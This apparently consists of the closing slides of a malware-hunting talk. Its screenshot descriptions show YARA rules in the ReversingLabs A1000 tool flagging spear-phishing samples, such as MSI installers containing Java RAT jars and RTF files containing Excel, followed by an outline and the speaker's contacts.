“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR || RTF + XLS (Hunting @ RL)

The screenshot shows the ReversingLabs A1000 interface for a YARA rule named "ops_rules_DESKTOP_1". The rule is active from 2020-06-11 10:43 PM and was edited by user80. A specific search term, "DESKTOP_MSIContaining_JAR", is highlighted with a green box. The interface displays 200 samples found, all ordered by highest threat. It includes filters for Match Time (3 days ago), Threat (ByteCode-JAVA.Trojan.Ratty), Name (file1.jar and _06_.jar), Rule (DESKTOP_MSIContaining_JAR), Format (MSI:Generic), Files (162), and Size (382.3 KB). Data visualizations show File size distribution (mostly <1MB) and File type distribution (mostly Unknown).

Match Time	Threat	Name	Rule	Format	Files	Size
3 days ago	ByteCode-JAVA.Trojan.Ratty	file1.jar	DESKTOP_MSIContaining_JAR	MSI:Generic	162	382.3 KB
4 days ago	ByteCode-JAVA.Trojan.Ratty	_06_.jar	DESKTOP_MSIContaining_JAR	MSI:Generic	162	382.3 KB

“DESKTOP-group” -- Spear Phishing emails & mail headers Weird file formats: MSI + JAR || RTF + XLS (Hunting @ RL)

The screenshot shows the ReversingLabs A1000 interface. At the top, there's a navigation bar with icons for back, forward, home, and search, followed by the URL 'a1000.reversinglabs.com/yara/'. Below the URL is the ReversingLabs logo and the text 'A1000'. A red box highlights the title 'ops_rules_DESKTOP_1'. To the right of the title, it says 'Active from 2020-06-11 10:43 PM - edited by user80'. A dropdown menu next to the title is also highlighted with a green box and contains the text 'DESKTOP_RTFContaining_Excel'. On the far right of the header, there are links for 'Feeds', 'Help', and a user profile.

Below the header, there's a search bar with the placeholder 'Type to search yara...' and a help icon. To the right of the search bar is a cloud icon with the text 'syncing from 2020-03-02 14:23 UTC'.

The main content area shows a summary for the 'ops_rules_DESKTOP_1' rule set. It includes a red '+' button, a 'My Rulesets' link, and an 'Ordered By Highest Threat' dropdown. The rule set is active from 2020-06-11 10:43 PM and was edited by user80. It has 1.3K samples, 18 threats, and 1.37K files. A green box highlights the 'DESKTOP_RTFContaining_Excel' dropdown. Below this, there are two charts: one for 'File size' and one for 'File type'. The 'File size' chart shows distribution across <1MB, <10MB, <100MB, <650MB, and >=650MB. The 'File type' chart shows distribution between Unknown, Document/None/RTF, and other formats... A large '250/250 Samples' is displayed prominently.

At the bottom, there are filters for 'Match Time' (set to '4 days ago'), 'Name' (showing sample IDs), 'Rule' (DESKTOP_RTFContaining_Excel), 'Format' (Document/N...), 'Files' (1), and 'Size' (492.0 KB). There are also buttons for 'all', 'shared', 'private', 'local', and 'cloud-retro'.

Match Time	Name	Rule	Format	Files	Size
4 days ago	b0816e1c490b4d77d1d1d6fadf97fc0321b12ab2	DESKTOP_RTFContaining_Excel	Document/N...	1	492.0 KB
4 days ago	Document-Word.Trojan.Strat...3cc5e1a4bb72adcc6397872851e7b09e912a1381	DESKTOP_RTFContaining_Excel	Document/N...	1	522.3 KB

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
 - PCAP files
 - memory-strings & mutexes
 - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
 - YARA for email headers and body
 - Weird file formats: MSI + JAR || RTF + XLS (Hunting @ home / VT / RL)

Thanks for your attention!!

Time left for questions?

- Twitter: @c_APT_ure
- Blog: <http://c-apt-ure.blogspot.com/>

→ all my presentations linked in one place